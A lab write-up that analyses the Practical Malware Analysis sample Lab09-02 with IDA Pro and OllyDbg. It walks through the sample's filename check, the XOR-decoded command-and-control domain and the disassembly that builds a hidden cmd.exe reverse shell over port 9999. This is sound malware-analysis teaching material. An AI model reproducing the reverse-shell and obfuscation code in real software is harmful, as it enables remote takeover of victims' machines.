Within the Imports window of IDA Pro, there are more process-related functions such as CreateProcess. There is also the import of GetCommandLineA which is used to retrieve the command-line arguments used to start a process (Figure 75). This will be an important function to look for when debugging the malware.

0000000000404000	WaitForSingleObject	KERNEL32
0000000000404004	CreateProcessA	KERNEL32
0000000000404008	Sleep	KERNEL32
000000000040400C	GetModuleFileNameA	KERNEL32
0000000000404010	GetStringTypeA	KERNEL32
0000000000404014	LCMapStringW	KERNEL32
0000000000404018	LCMapStringA	KERNEL32
000000000040401C	MultiByteToWideChar	KERNEL32
0000000000404020	LoadLibraryA	KERNEL32
0000000000404024	GetProcAddress	KERNEL32
0000000000404028	HeapReAlloc	KERNEL32
000000000040402C	GetCommandLineA	KERNEL32
0000000000404030	GetVersion	KERNEL32
0000000000404034	ExitProcess	KERNEL32
0000000000404038	TerminateProcess	KERNEL32

Figure 75: IDA Pro Imports.

LAB 9-2 Question 2

What happens when you run this binary?

Simply running the malware didn't do anything. It briefly appeared on Process Explorer, but disappeared too fast to capture a meaningful screenshot. Loading the malware into IDA Pro, the _main function begins at 0x00401128 (Figure 76). We will now open up the malware into OllyDbg and set a breakpoint at that address to find out why it closed. Interestingly, Figure 76 shows what appears to be two null-terminated strings (indicated by the 0's at the end) being pushed onto the stack.

```
h    edi
     [ebp+var_1B0], 31h ; '1'
     [ebp+var_1AF], 71h ; 'q'
     [ebp+var_1AE], 61h ; 'a'
     [ebp+var_1AD], 7Ah ; 'z'
     [ebp+var_1AC], 32h ; '2'
     [ebp+var_1AB], 77h ; 'w'
     [ebp+var_1AA], 73h ; 's'
     [ebp+var_1A9], 78h ; 'x'
     [ebp+var_1A8], 33h ; '3'
     [ebp+var_1A7], 65h ; 'e'
     [ebp+var_1A6], 64h ; 'd'
     [ebp+var_1A5], 63h ; 'c'
     [ebp+var_1A4], 0
     [ebp+var_1A0], 6Fh ; 'o'
     [ebp+var_19F], 63h ; 'c'
     [ebp+var_19E], 6Ch ; 'l'
     [ebp+var_19D], 2Eh ; '.'
     [ebp+var_19C], 65h ; 'e'
     [ebp+var_19B], 78h ; 'x'
     [ebp+var_19A], 65h ; 'e'
     [ebp+var_199], 0
     ecx, 8
```

Figure 76: Beginning of _main for Lab09-02.exe.

After the instructions in Figure 76 are done executing at 0x4011C6, we can determine that at this point, EBP-1B0 contains the string "1qaz2wsx3edc" and EBP-1A0 contains "ocl.exe". Although these strings do come up in the stack as seen here, it can simply be interpreted from the math based on the initial character locations. Additionally, we now know that there is a potential .exe host-based indicator in the form of ocl.exe.

After the call to GetModuleFileNameA at 0x401208, we see in the dump that it has returned the full path to Lab09-02.exe (Figure 77).

```
00401FFF  . 8D85 00FDFFFF  LEA EAX,DWORD PTR SS:[EBP-300]
00401205  . 50             PUSH EAX                                  PathBuffer
00401206  . 6A 00          PUSH 0                                    hModule = NULL
00401208  . FF15 0C404000  CALL DWORD PTR DS:[<&KERNEL32.GetModule]  GetModuleFileNameA
0040120E  . 6A 5C          PUSH 5C
00401210  . 8D8D 00FDFFFF  LEA ECX,DWORD PTR SS:[EBP-300]
00401216  . 51             PUSH ECX
00401217  . E8 34030000    CALL Lab09-02.00401550
0040121C  . 83C4 08        ADD ESP,8
0040121F  . 8945 FC        MOV DWORD PTR SS:[EBP-4],EAX
00401222  . 8B55 FC        MOV EDX,DWORD PTR SS:[EBP-4]
00401225  . 83C2 01        ADD EDX,1
```

```
Address   Hex dump                 ASCII
0019FC20  0E 01 00 00 77 15 40 00  ♫0..w§@.
0019FC28  77 15 40 00 03 03 00 00  w§@.♥♥..
0019FC30  43 3A 5C 55 73 65 72 73  C:\Users
0019FC38  5C 61 6C 69 76 69 5C 44  \alivi\D
0019FC40  65 73 6B 74 6F 70 5C 4D  esktop\M
0019FC48  41 4C 57 41 52 45 20 42  ALWARE B
0019FC50  4F 4F 4B 20 46 55 4C 4C  OOK FULL
0019FC58  20 50 41 54 48 5C 50 72   PATH\Pr
0019FC60  61 63 74 69 63 61 6C 4D  acticalM
0019FC68  61 6C 77 61 72 65 41 6E  alwareAn
0019FC70  61 6C 79 73 69 73 2D 4C  alysis-L
0019FC78  61 62 73 2D 6D 61 73 74  abs-mast
0019FC80  65 72 5C 50 72 61 63 74  er\Pract
0019FC88  69 63 61 6C 4D 61 6C 77  icalMalw
0019FC90  61 72 65 41 6E 61 6C 79  areAnaly
0019FC98  73 69 73 2D 4C 61 62 73  sis-Labs
0019FCA0  5C 50 72 61 63 74 69 63  \Practic
0019FCA8  61 6C 20 4D 61 6C 77 61  al Malwa
0019FCB0  72 65 20 41 6E 61 6C 79  re Analy
0019FCB8  73 69 73 20 4C 61 62 73  sis Labs
0019FCC0  5C 42 69 6E 61 72 79 43  \BinaryC
0019FCC8  6F 6C 6C 65 63 74 69 6F  ollectio
0019FCD0  6E 5C 43 68 61 70 74 65  n\Chapte
0019FCD8  72 5F 39 4C 5C 4C 61 62  r_9L\Lab
0019FCE0  30 39 2D 30 32 2E 65 78  09-02.ex
0019FCE8  65 00 00 00 00 00 00 00  e.......
```

Figure 77: Full path of Lab09-02.exe returned by GetModuleFileNameA.

We then see a function that IDA identifies as “strrchr” that removes the path, leaving just the file name and prepending a “\” to Lab09-02.exe (Figure 78). There is then a call to a function that IDA identifies as strcmp after pushing ECX and EAX onto the stack, both containing “Lab09-02.exe” and “ocl.exe” (Figure 79). Since these two strings are not alike, a value of “false” is returned and a “1” is placed into EAX. This should be a “0” if the strings match. Since they don’t match, this is why the program exits.

```
CPU - main thread, module Lab09-02
0040120E  . 6A 5C          PUSH 5C
00401210  . 8D8D 00FDFFFF  LEA ECX,DWORD PTR SS:[EBP-300]
00401216  . 51             PUSH ECX
00401217  . E8 34030000    CALL Lab09-02.00401550
0040121C  . 83C4 08        ADD ESP,8
0040121F  . 8945 FC        MOV DWORD PTR SS:[EBP-4],EAX
00401222  . 8B55 FC        MOV EDX,DWORD PTR SS:[EBP-4]
00401225  . 83C2 01        ADD EDX,1
00401228  . 8955 FC        MOV DWORD PTR SS:[EBP-4],EDX
0040122B  . 8B45 FC        MOV EAX,DWORD PTR SS:[EBP-4]
0040122E  . 50             PUSH EAX
0040122F  . 8D8D 60FEFFFF  LEA ECX,DWORD PTR SS:[EBP-1A0]
00401235  . 51             PUSH ECX
00401236  . E8 85020000    CALL Lab09-02.004014C0

Registers (FPU)
EAX 0019FCDC ASCII "\Lab09-02.exe"
ECX 000000AC
EDX 00590000
EBX 0031C000
ESP 0019FC1C
EBP 0019FF30
ESI 00405055 Lab09-02.00405055
EDI 0019FD3E
EIP 0040121C Lab09-02.0040121C
C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
```

Figure 78: strrchr being called.

```
CPU - main thread, module Lab09-02
0040122E  . 50             PUSH EAX
0040122F  . 8D8D 60FEFFFF  LEA ECX,DWORD PTR SS:[EBP-1A0]
00401235  . 51             PUSH ECX
00401236  . E8 85020000    CALL Lab09-02.004014C0
0040123B  . 83C4 08        ADD ESP,8
0040123E  . 85C0           TEST EAX,EAX
00401240  .v74 0A          JE SHORT Lab09-02.0040124C
00401242  . B8 01000000    MOV EAX,1
00401247  .vE9 8A010000    JMP Lab09-02.004013D6
0040124C  > BA 01000000    MOV EDX,1

Registers (FPU)
EAX 0019FCDD ASCII "Lab09-02.exe"
ECX 0019FD90 ASCII "ocl.exe"
EDX 0019FCDD ASCII "Lab09-02.exe"
EBX 0031C000
ESP 0019FC1C
EBP 0019FF30
ESI 00405055 Lab09-02.00405055
EDI 0019FD3E
```

Figure 79: strcmp being called.

LAB 9-2 Question 3

How can you get this sample to run its malicious payload?

To test the problem identified in Question 2 here, we rename the binary to “ocl.exe” and run it. This overcomes the check that, upon failure, will close the program. It tests to see if the name of the currently running PE is equal to ocl.exe. After calling “strcmp”, we see that EAX now has a value of 0 and after testing EAX against itself, the zero-flag is set, allowing it to continue (Figure 80).




Figure 80: Changing the name of the binary to ocl.exe makes it work.

LAB 9-2 Question 4

What is happening at 0x00401133?

At 0x00401133, shown here in Figure 76, begins with the instruction “mov [ebp+var_1B0], 31h”. We see within the disassembly view within ollydb this instruction corresponds to the opcode if “C685 50FEFFFF” (Figure 81). We recall a similar example in Lab 9-1 here where we took an opcode and assembled a new instruction that corresponds to “mov eax, 1” and “ret”. We also notice that at the same opcode within the disassembly view corresponds to the address in the memory dump (Figure 82). Additionally in Figure 82, we notice that after the last byte of the instruction, there is the hex byte of “31”, matching the value that is moved into the byte pointer.

```
00401131  . 56            PUSH ESI
00401132  . 57            PUSH EDI
00401133  . C685 50FEFFFF MOV BYTE PTR SS:[EBP-1B0],31
0040113A  . C685 51FEFFFF MOV BYTE PTR SS:[EBP-1AF],71
00401141  . C685 52FEFFFF MOV BYTE PTR SS:[EBP-1AE],61
```

Figure 81: Opcode for the instruction at 0x00401133.

```
Address   Hex dump                  ASCII
00401133  C6 85 50 FE FF FF 31 C6   ├à├P■  1├
0040113B  85 51 FE FF FF 71 C6 85   à├Q■  q├à
00401143  52 FE FF FF 61 C6 85 53   R■  a├à├S
0040114B  FE FF FF 7A C6 85 54 FE   ■  z├à├T■
00401153  FF FF 32 C6 85 55 FE FF   ■■2├à├U■
0040115B  FF 77 C6 85 56 FE FF FF   ■w├à├V■
```

Figure 82: Opcode for the instruction at 0x00401133.

We also know that after the null-terminator for the initial string of “1qaz2wsx3edc”, the string of “ocl.exe” was also parsed. After these instructions are done executing at 0x4011C6, we can determine that at this point, EBP-1B0 contains the string “1qaz2wsx3edc” and EBP-1A0 contains “ocl.exe”. These correspond to the initial pointer addresses where the first character of each string was passed with the instructions. Although IDA shows in Figure 76 that the instructions are labeled with an addition operation (such as EBP+1B0), ollydbg shows the instructions that correspond with the true location of the string. We can see this by observing that

the address of EBP does not change throughout these instructions being performed. But when we subtract the value of 0x1B0 from EBP's address of 0x19FF30, we get the address of 0x19FD80. Navigating to that location within the stack in ollydbg, we can see the two strings (Figure 83). Because they are pointers, the program can access these strings at any time without storing them in their own variable.




Figure 83: Strings stored on the stack.

LAB 9-2 Question 5

What arguments are being passed to subroutine 0x00401089?

Within IDA, we see that there are two arguments being passed before calling sub_401089 (Figure 84). To dynamically analyze these variables, which at first glance appear to be the initial strings stored into pointers onto the stack as analyzed in the previous question, we place a breakpoint at 0x4012AF within ollydbg.

```
.text:004012AF
.text:004012AF      loc_4012AF:
.text:004012AF 310 lea     ecx, [ebp+var_1F0] ; Load Effective Address
.text:004012B5 310 push    ecx
.text:004012B6 314 lea     edx, [ebp+var_1B0] ; Load Effective Address
.text:004012BC 314 push    edx
.text:004012BD 318 call    sub_401089       ; Call Procedure
.text:004012C2 318 add     esp, 8           ; Add
.text:004012C5 310 mov     [ebp+name], eax
.text:004012C8 310 mov     eax, [ebp+name]
.text:004012CB 310 push    eax              ; name
.text:004012CC 314 call    ds:gethostbyname ; Indirect Call Near Procedure
.text:004012D2 310 mov     [ebp+var_1BC], eax
.text:004012D8 310 cmp     [ebp+var_1BC], 0 ; Compare Two Operands
.text:004012DF 310 jnz     short loc_401304 ; Jump if Not Zero (ZF=0)
```

Figure 84: IDA View of arguments pushed onto stack.

After lea instructions are complete, we see that the string "1qaz2wsx3edc" is placed into EDX but no recognized string was placed into EAX after the first lea instruction (Figure 85). However, there wasn't a string that was placed into the ECX register, but rather the address of 0019FD40 which doesn't contain anything meaningful.

```
CPU - main thread, module ocl
0040129C  . 83BD FCFCFFFF  CMP DWORD PTR SS:[EBP-304],-1
004012A3  .v75 0A          JNZ SHORT ocl.004012AF
004012A5  . B8 01000000    MOV EAX,1
004012AA  .vE9 27010000    JMP ocl.004013D6
004012AF  > 8D8D 10FEFFFF  LEA ECX,DWORD PTR SS:[EBP-1F0]
004012B5  . 51             PUSH ECX
004012B6  . 8D95 50FEFFFF  LEA EDX,DWORD PTR SS:[EBP-1B0]
004012BC  . 52             PUSH EDX
004012BD  . E8 C7FDFFFF    CALL ocl.00401089
004012C2  . 83C4 08        ADD ESP,8
004012C5  . 8945 F8        MOV DWORD PTR SS:[EBP-8],EAX
004012C8  . 8B45 F8        MOV EAX,DWORD PTR SS:[EBP-8]
004012CB  . 50             PUSH EAX

Debug registers
EAX 00000114
ECX 0019FD40
EDX 0019FD80 ASCII "1qaz2wsx3edc"
EBX 003DB000
ESP 0019FC1C
EBP 0019FF30
ESI 00405055 ocl.00405055
EDI 0019FD3E
EIP 004012BD ocl.004012BD
C 1  ES 002B 32bit 0(FFFFFFFF)
P 0  CS 0023 32bit 0(FFFFFFFF)
```

Figure 85: Ollydbg before sub_401089 is called.

Within this subroutine, we see within IDA that there is a call to strlen (Figure 86) and that the known string is passed into it. After the function returns, the value 0xC (decimal 12) is returned, which matches the length of 1qaz2wsx3edc minus the null-terminating character (Figure 87). It is placed into a pointer at 0x4010C2 and another pointer location is initialized to 0.

```
.text:00401089      sub_401089 proc near
.text:00401089
.text:00401089      var_108= dword ptr -108h
.text:00401089      var_104= dword ptr -104h
.text:00401089      var_100= byte ptr -100h
.text:00401089      var_FF= byte ptr -0FFh
.text:00401089      Str= dword ptr  8
.text:00401089      arg_4= dword ptr  0Ch
.text:00401089
.text:00401089 000 push    ebp
.text:0040108A 004 mov     ebp, esp
.text:0040108C 004 sub     esp, 108h       ; Integer Subtraction
.text:00401092 10C push    edi
.text:00401093 110 mov     [ebp+var_108], 0
.text:0040109D 110 mov     [ebp+var_100], 0
.text:004010A4 110 mov     ecx, 3Fh ; '?'
.text:004010A9 110 xor     eax, eax        ; Logical Exclusive OR
.text:004010AB 110 lea     edi, [ebp+var_FF] ; Load Effective Address
.text:004010B1 110 rep stosd               ; Store String
.text:004010B3 110 stosw                   ; Store String
.text:004010B5 110 stosb                   ; Store String
.text:004010B6 110 mov     eax, [ebp+Str]
.text:004010B9 110 push    eax             ; Str
.text:004010BA 114 call    _strlen         ; Call Procedure
.text:004010BF 114 add     esp, 4          ; Add
.text:004010C2 110 mov     [ebp+var_104], eax
.text:004010C8 110 mov     [ebp+var_108], 0
.text:004010D2 110 jmp     short loc_4010E3 ; Jump
```

Figure 86: Beginning of sub_401089.

```
CPU - main thread, module ocl
00401089  $ 55            PUSH EBP
0040108A  . 8BEC          MOV EBP,ESP
0040108C  . 81EC 08010000 SUB ESP,108
00401092  . 57            PUSH EDI
00401093  . C785 F8FEFFFF MOV DWORD PTR SS:[EBP-108],0
0040109D  . C685 00FFFFFF MOV BYTE PTR SS:[EBP-100],0
004010A4  . B9 3F000000   MOV ECX,3F
004010A9  . 33C0          XOR EAX,EAX
004010AB  . 8DBD 01FFFFFF LEA EDI,DWORD PTR SS:[EBP-FF]
004010B1  . F3:AB         REP STOS DWORD PTR ES:[EDI]
004010B3  . 66:AB         STOS WORD PTR ES:[EDI]
004010B5  . AA            STOS BYTE PTR ES:[EDI]
004010B6  . 8B45 08       MOV EAX,DWORD PTR SS:[EBP+8]
004010B9  . 50            PUSH EAX
004010BA  . E8 81030000   CALL ocl.00401440
004010BF  . 83C4 04       ADD ESP,4
004010C2  . 8985 FCFEFFFF MOV DWORD PTR SS:[EBP-104],EAX
004010C8  . C785 F8FEFFFF MOV DWORD PTR SS:[EBP-108],0

Debug registers
EAX 0000000C
ECX 0019FD80 ASCII "1qaz2wsx3edc
EDX 36B5B3FF
EBX 0038B000
ESP 0019FB04
EBP 0019FC14
ESI 00405055 ocl.00405055
EDI 0019FC14

EIP 004010BF ocl.004010BF

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 38E000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
```

Figure 87: Length of the string is 12.

We then notice that after these values are initialized, the decimal value of 32 is compared with the variable at EBP-108 which was initialized to 0. If the that pointer has a value >= 32, then the program exits. However, if it is < 32, then it performs a variety of division and XOR operations on a loop, using the known string of 1qaz2wsx3edc for instructions. The new character is then stored in EBP, plus the length of the new characters. This leads us to believe that 1qaz2wsx3edc is a sort of key that is used to gather information for a new string (Figure 88).




Figure 88: IDA View of sub_401089.

This is confirmed that after the loop is complete and meets the jge instruction criteria, we see the string www.practicalmalwareanalysis.com within the EBP address and stored into EAX to return (Figure 89). This makes sense because the string now stored within EAX is 32 characters long.




Figure 89: A domain name is placed into EAX before returning.

LAB 9-2 Question 6

What domain name does this malware use?

As found in the previous question, there was a domain name of www.practicalmalwareanalysis.com located which was gleaned off of doing byte operations on a key. Most likely, this is a way for the malware to obfuscate itself from static analysis. Once sub_401089 returns, the domain name is stored in EAX and we see in Figure 84 here that it calls the external function of gethostbyname. As discussed in lab 9-1 here, this function retrieves an IP address when given a domain name. But since the domain is dead, we know that this will fail. If it does fail, then the malware will close the socket it created and go to sleep for 30 seconds. It will then continue on a loop until gethostbyname is successful (Figure 90).

```
.text:004012CB 310 push    eax             ; name
.text:004012CC 314 call    ds:gethostbyname ; Indirect Call Near Procedure
.text:004012D2 310 mov     [ebp+var_1BC], eax
.text:004012D8 310 cmp     [ebp+var_1BC], 0 ; Compare Two Operands
.text:004012DF 310 jnz     short loc_401304 ; Jump if Not Zero (ZF=0)

.text:004012E1 310 mov     ecx, [ebp+s]
.text:004012E7 310 push    ecx             ; s
.text:004012E8 314 call    ds:closesocket  ; Indirect Call Near Procedure
.text:004012EE 310 call    ds:WSACleanup   ; Indirect Call Near Procedure
.text:004012F4 310 push    7530h           ; dwMilliseconds
.text:004012F9 314 call    ds:Sleep        ; Indirect Call Near Procedure
.text:004012FF 310 jmp     loc_40124C      ; Jump
```

Figure 90: Malware loops until gethostbyname is successful.

LAB 9-2 Question 7

What encoding routine is being used to obfuscate the domain name?

As discussed in Question 5 here, the malware uses sub_401089 to decode the domain name. It uses they key string of 1qaz2wsx3edc along with a series of idiv, mov, and xor instructions until a string containing 32 characters is placed into the base pointer location. This is known as multibyte XOR loop in order to decode the string.

LAB 9-2 Question 8

What is the significance of the CreateProcessA call at 0x0040106E?

As noted before, the malware will fail upon its attempt to resolve the IP address of the domain name. However, if it was successful, we see calls to external functions of htons and connect. These two functions work together with htons converts a 16-bit value from host byte order to network byte order. In short, it will convert the hex value of 0x270F (decimal 9,999) into a workable structure for the connect function to use. This means that port 9999 will be used with connect, which will establish a connection between the infected machine and another machine over TCP (Figure 91).

```
.text:00401304
.text:00401304     loc_401304:
.text:00401304 310 mov     edx, [ebp+var_1BC]
.text:0040130A 310 mov     eax, [edx+0Ch]
.text:0040130D 310 mov     ecx, [eax]
.text:0040130F 310 mov     edx, [ecx]
.text:00401311 310 mov     dword ptr [ebp+var_1CC.sa_data+2], edx
.text:00401317 310 push    270Fh           ; hostshort
.text:0040131C 314 call    ds:htons        ; Indirect Call Near Procedure
.text:00401322 310 mov     word ptr [ebp+var_1CC.sa_data], ax
.text:00401329 310 mov     [ebp+var_1CC.sa_family], 2
.text:00401332 310 push    10h             ; namelen
.text:00401334 314 lea     eax, [ebp+var_1CC] ; Load Effective Address
.text:0040133A 314 push    eax             ; name
.text:0040133B 318 mov     ecx, [ebp+s]
.text:00401341 318 push    ecx             ; s
.text:00401342 31C call    ds:connect      ; Indirect Call Near Procedure
.text:00401348 310 mov     [ebp+var_1B4], eax
.text:0040134E 310 cmp     [ebp+var_1B4], 0FFFFFFFFh ; Compare Two Operands
.text:00401355 310 jnz     short loc_40137A ; Jump if Not Zero (ZF=0)
```

Figure 91: htons and connect if GetHostByName is successful.

If the connection is unsuccessful, the socket will be closed, the malware will sleep for 30 seconds, and then try again. Otherwise, it will call sub_401000. Within this subroutine, we see a call to CreateProcessA (documentation here) which creates a new process and its primary thread.

This function takes 10 parameters. Analyzing the parameters in Figure 92, we see that the lpCommandLine argument is “cmd” which means that cmd.exe is the process that will run. This parameter is arg1, meaning that whatever program is calling CreateProcessA will run “<programName>.exe arg1”, so in this case, it is running “Lab09-02.exe cmd”. We also see that there are values being passed into the StartupInfo structure. The wShowWindow value is set to 0, which means that the command prompt window will hide on startup. Also within the StartupInfo structure at 0x401044, 0x4104A, and 0x40150, we see that the values for the standard streams are set to the socket that was previously-created. This is important because all of the data that comes over by that socket will be done through cmd.exe with output by cmd.exe being sent over the socket to the receiver at the previously-identified domain.

```
.text:00401031 068 add     esp, 0Ch          ; Add
.text:00401034 05C mov     [ebp+StartupInfo.dwFlags], 101h
.text:0040103B 05C mov     [ebp+StartupInfo.wShowWindow], 0
.text:00401041 05C mov     edx, [ebp+arg_10]
.text:00401044 05C mov     [ebp+StartupInfo.hStdInput], edx
.text:00401047 05C mov     eax, [ebp+StartupInfo.hStdInput]
.text:0040104A 05C mov     [ebp+StartupInfo.hStdError], eax
.text:0040104D 05C mov     ecx, [ebp+StartupInfo.hStdError]
.text:00401050 05C mov     [ebp+StartupInfo.hStdOutput], ecx
.text:00401053 05C lea     edx, [ebp+ProcessInformation] ; Load Effective Address
.text:00401056 05C push    edx               ; lpProcessInformation
.text:00401057 060 lea     eax, [ebp+StartupInfo] ; Load Effective Address
.text:0040105A 060 push    eax               ; lpStartupInfo
.text:0040105B 064 push    0                 ; lpCurrentDirectory
.text:0040105D 068 push    0                 ; lpEnvironment
.text:0040105F 06C push    0                 ; dwCreationFlags
.text:00401061 070 push    1                 ; bInheritHandles
.text:00401063 074 push    0                 ; lpThreadAttributes
.text:00401065 078 push    0                 ; lpProcessAttributes
.text:00401067 07C push    offset CommandLine ; "cmd"
.text:0040106C 080 push    0                 ; lpApplicationName
.text:0040106E 084 call    ds:CreateProcessA ; Indirect Call Near Procedure
.text:00401074 05C mov     [ebp+var_14], eax
.text:00401077 05C push    0FFFFFFFFh        ; dwMilliseconds
.text:00401079 060 mov     ecx, [ebp+ProcessInformation.hProcess]
.text:0040107C 060 push    ecx               ; hHandle
.text:0040107D 064 call    ds:WaitForSingleObject ; Indirect Call Near Procedure
```

Figure 92: Creating a reverse shell.

To summarize, all of the values that are passed prior to the call to CreateProcessA will create a reverse shell that sends and receives information over a socket created by the malware to the domain of www.practicalmalwareanalysis.com. The user will not immediately know about this due to the window being hidden, but the process would be detectable using Process Explorer, procmon, and/or Task Manger.